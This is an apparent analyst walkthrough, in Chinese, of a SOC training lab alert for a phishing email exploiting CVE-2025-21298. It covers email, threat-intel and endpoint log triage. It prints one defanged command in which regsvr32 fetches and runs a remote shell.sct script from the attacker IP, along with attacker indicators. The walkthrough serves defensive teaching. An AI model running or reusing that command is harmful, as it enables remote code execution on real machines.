abc1230940/soc336-windows-ole-zero-click-rce-exploitation-detected-cve-2025-21298
SOC336 - Windows OLE 零点击 RCE 漏洞利用检测 (CVE-2025-21298) 演练

(返回顶部)
我们的一名员工Austin收到了一封来自可疑发件人的钓鱼邮件,他在2025年2月4日下午4:18使用Outlook打开该邮件后触发了告警。触发原因为 "检测到恶意RTF附件,带有已知的CVE-2025-21298漏洞利用模式"。
(返回顶部)

事件ID : 314
事件时间 : 2025年2月4日下午4:18(我认为时间有误)
规则 : SOC336 - 检测到Windows OLE零点击远程代码执行漏洞利用 (CVE-2025-21298)
级别 : 安全分析师
SMTP地址 : 84.38.130.118
源地址 : [email protected]
目标地址 : [email protected]
邮件主题 : 重要:即将到来的项目截止日期需要立即行动
附件 : mail.rtf
附件哈希 : df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
设备动作 : 允许
触发原因 : 检测到恶意RTF附件,带有已知的CVE-2025-21298漏洞利用模式。
(返回顶部)
(返回顶部)
让我们深入检查邮件安全、日志管理和端点安全日志,以进行告警分类。

我搜索了发件人地址 projectmanagement@pm[.]me,并点击了同一日凌晨5:12发送的邮件"重要:即将到来的项目截止日期需要立即行动"。这让我觉得奇怪,因为"重要"和"需要立即行动"等紧急语气和措辞让我意识到这是一封钓鱼邮件。

我在VirusTotal上搜索了域名 pm[.]me,仅有一家供应商将其判定为可疑。

然而,当我搜索SMTP地址 84[.]38[.]130[.]118 时,有7家供应商将其标记为恶意和恶意软件,并且它与SILVER C2服务器相关。


84[.]38[.]130[.]118 也出现在AbuseIPDB数据库中。它位于拉脱维亚里加,属于域名 rixhost.lv,被归类为DDoS攻击、黑客攻击和被利用主机。

最后,我在VirusTotal上搜索了附件 mail.rtf 的哈希值 df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184,61家供应商中有29家将该附件标记为恶意。它属于恶意软件家族 rtfmalformb,并与漏洞 CVE-2025-21298 相关联。
确认了Austin收到的是一封带有恶意附件的钓鱼邮件。
(返回顶部)
让我们调查一下Austin在凌晨5:12打开钓鱼邮件后是否有可疑活动。

我首先检查了代理日志,搜索了发件人的恶意IP地址 84[.]38[.]130[.]118,发现早上8:06有一条由 cmd.exe 发起的HTTP GET请求,指向该恶意IP地址的URL hxxp://84[.]38[.]130[.]118/shell[.]sct,下载了一个Windows脚本文件。响应代码为200 OK,表明出站流量被允许且未被防火墙阻止。获取一个可能包含反向shell脚本的脚本文件是不正常的。
(返回顶部)


由于向恶意IP地址的出站流量是由 cmd.exe 发起的,我首先检查了终端历史,发现早上8:06:08执行了命令 "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:hxxp[://]84[.]38[.]130[.]118[.]com/shell[.]sct scrobj.dll",该命令衍生出 regsvr32.exe 从恶意IP地址通过 scrobj.dll 获取脚本文件。
使用Windows内置实用程序获取脚本可以在系统上留下最少的痕迹,使逆向工程和恶意软件分析过程更加困难!
(返回顶部)

确认在命令执行事件之后,早上8:06:42与恶意IP 84[.]38[.]130[.]118存在连接。
(返回顶部)